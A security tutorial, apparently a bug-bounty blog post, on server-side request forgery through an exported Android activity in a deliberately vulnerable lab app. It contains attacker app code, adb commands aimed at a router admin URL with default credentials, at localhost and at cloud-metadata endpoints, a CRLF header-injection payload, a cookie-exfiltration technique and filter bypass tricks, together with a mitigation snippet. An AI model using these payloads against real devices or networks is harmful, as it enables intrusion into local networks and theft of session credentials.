
Server-side request forgery is the bug everyone knows from web apps. The mobile equivalent, an Android activity that takes an intent-controlled URL and makes an HTTP request to it, gets reported less often, and triaged at lower severity because triagers default to thinking “mobile SSRF” means SSRF on the backend that the mobile app calls. The interesting case is when the mobile app itself becomes the proxy: the user’s device sits inside their local network, the app fetches a URL of the attacker’s choosing, and now the attacker can reach the user’s local printer, router admin panel, or corporate intranet.
The shape
VulnLabApp’s WebViewActivity exposes a “Fetch” button that pipes either the intent extra fetch or the EditText contents into a raw HttpURLConnection, with no scheme, host, or address-class validation:

Highlight 1 is target - whatever text sits in the field when Fetch is tapped, no scheme check, no host check.
Highlight 2 opens the connection. new URL(target) and openConnection()/connect() accept anything: http://192.168.1.1/, http://127.0.0.1:8080/, http://169.254.169.254/ - the device makes the request from wherever it’s networked.
The pre-fill comes straight from the intent:
1
2
3
if (intent.hasExtra("fetch")) {
    etFetchUrl.setText(intent.getStringExtra("fetch"));
}
The developer’s intent: this activity downloads an avatar / metadata / config from a known backend. The reality: the URL is attacker-controlled and the request is made from the device, with the device’s network reachability, including local network access that no external attacker would have.
Why this is more interesting than backend SSRF
The device is inside the user’s network. The cellular interface plus the wifi interface plus, in enterprise deployments, the VPN tunnel. Whichever of those is active when the activity fires, the HTTP request goes out through that interface. That makes accessible:
- The user’s home router admin panel at
http://192.168.1.1/ - IoT devices (smart TVs, printers, NAS) on the local network
- Corporate intranet resources if the device is VPNed in
- AWS / GCP metadata services at
http://169.254.169.254/(less common on mobile, mostly relevant if the app runs on an emulator inside a corporate sandbox) - Localhost services running on the device itself (
http://127.0.0.1:8080/)
The localhost angle is the most consistently exploitable. Many apps run their own local web server for development-debugging features that ship to prod by accident. Cordova / Capacitor / Ionic apps run a local web server hosting the WebView’s bundle. Plug a fetch into that and you read app-internal content the developer thought was private.
Identifying the call sites
Grep for HTTP-client construction near intent reads:
1
2
3
4
5
new OkHttpClient().newCall(
HttpURLConnection conn = (HttpURLConnection) new URL(s).openConnection();
new Request.Builder().url(
new URL(intent.getStringExtra(
Retrofit.Builder().baseUrl(
For each, the source URL string. If it traces back to intent / Uri input without a host allowlist, you have the candidate.

Runtime hook on HttpURLConnection.connect:
1
2
3
4
5
6
7
Java.perform(function () {
  const URL = Java.use('java.net.URL');
  URL.openConnection.overload().implementation = function () {
    console.log('[URL.openConnection] ' + this.toString());
    return this.openConnection();
  };
});
Fire the activity and watch what URLs the connection is built against.
Attacker app
1
2
3
4
5
6
7
8
9
10
11
12
13
public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        Intent i = new Intent();
        i.setClassName("com.vulnlab.app", "com.vulnlab.app.activities.WebViewActivity");
        // Target the user's home router admin panel.
        i.putExtra("fetch", "http://192.168.1.1/cgi-bin/luci/?username=admin&password=admin");
        i.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        startActivity(i);
    }
}
Or from adb:
1
2
adb shell am start -n com.vulnlab.app/.activities.WebViewActivity \
  --es fetch "http://192.168.1.1/cgi-bin/luci/?username=admin&password=admin"

Either path lands on WebViewActivity with the fetch field pre-filled with the attacker’s URL, sitting above the app’s dashboard page. The intent only seeds the field, the HTTP GET fires when the Fetch button is tapped, so this variant needs the victim to tap once. The request goes out at http://192.168.1.1/, with the user’s session cookies if the client shares a cookie jar. If it succeeds, you have just sent a credentialed request to the router’s admin panel from a position no external attacker could reach.
VulnLabApp surfaces the first 200 bytes of the response in a Toast on the victim’s screen, so it is not returned to the attacker app that fired the intent. Real targets rarely surface it at all. But that’s where the chains start. Combine SSRF with a follow-up file-read primitive on the target app’s cache, and you have a read-anywhere-on-the-local-network primitive.
The localhost variant, reading the app’s own internal servers
Some apps run an HTTP server on localhost for debug, IPC between native modules, or hybrid frameworks like Capacitor. The default ports cluster around 8080-8090, 4444, 9001:
1
2
i.putExtra("fetch", "http://127.0.0.1:8080/api/debug/dump");
i.putExtra("fetch", "http://localhost:9001/_internal/state");
The cloud-metadata variant tests cleanly against VulnLabApp running on an emulator with IMDS reachable:
1
2
adb shell am start -n com.vulnlab.app/.activities.WebViewActivity \
  --es fetch "http://169.254.169.254/latest/meta-data/"
If the localhost server exposes anything sensitive, and they almost always do, because “it’s only listening on localhost, only my app can reach it” is the implicit assumption, you read it through the SSRF primitive.
A common production target: the Capacitor WebViewLocalServer that serves the app’s bundled HTML at http://localhost:<port>/. The server exposes the app’s web assets and sometimes a debug API. SSRF lets you query that.
The cookie-jar reuse angle
If the target uses a shared OkHttpClient instance with a cookie jar configured for target.example.com, an SSRF request to https://attacker.example/ carries no cookies, different host. But an SSRF request to a subdomain of target.example.com does carry cookies, because cookie scoping is host-based.
Some apps allow subdomain HTTPS but constrain only the host part:
1
2
if (!url.startsWith("https://")) return;
// no host validation
You point the SSRF at https://attacker.target.example.com/ (which you control via DNS or a wildcard cert in some test setup) and the OkHttp client attaches the user’s auth cookies on the way out. Now the request the attacker server receives includes the user’s session token. Direct cookie exfiltration without needing the WebView at all.
Even cleaner: some apps configure their cookie jar to attach cookies to *.example.com for their backend. If the attacker can register a subdomain (via a takeover, via a DNS misconfiguration, via legitimately owning a subdomain like staging.example.com if that host has been decommissioned), the SSRF chains into a credentialed request the attacker receives directly.
The header-injection escalation
OkHttp’s URL parsing on older versions allowed \r\n smuggling inside URL fields. If the attacker can inject newlines into the URL string, they can append arbitrary headers:
1
2
i.putExtra("fetch",
    "https://api.target.example.com/profile\r\nX-Admin-Override: true\r\nX-Original-Path: /admin");
Modern OkHttp catches this, but older targets do not. Worth trying once with a simple \r\nX-Test: 1 and checking the outbound request via Burp.
The mitigations and what to look for
A real defence:
1
2
3
4
5
6
7
URL parsed = new URL(intentUrl);
String host = parsed.getHost();
if (!ALLOWED_HOSTS.contains(host)) throw new SecurityException("host not allowlisted");
InetAddress addr = InetAddress.getByName(host);
if (addr.isLoopbackAddress() || addr.isSiteLocalAddress() || addr.isAnyLocalAddress()) {
    throw new SecurityException("private address");
}
You will rarely see both. The first half (allowlist) is more common. The second half (private-address check) is almost never present, which is what enables the local-network angle.
When the developer thinks they have a defence, it is usually a regex match on the URL string. Bypasses are abundant, IP-as-integer (http://3232235521/ = http://192.168.1.1/), DNS rebinding (http://attacker.example/ that resolves to 192.168.1.1 only on the second resolution), URL fragment confusion (http://allowed.example/#@192.168.1.1/).
Closing
The mobile-SSRF primitive is undertriaged because triagers think of it as “we’ll add a server-side allowlist”. The actual impact is on the user’s local network. The chain, third-party app fires the target’s exported HTTP fetch activity, target makes a request from the user’s device, attacker reaches resources no external attacker could, is realistic and bounty-worthy. Always check what host validation (if any) sits between the intent extra and the OkHttp / HttpURLConnection call.
Happy Hacking !!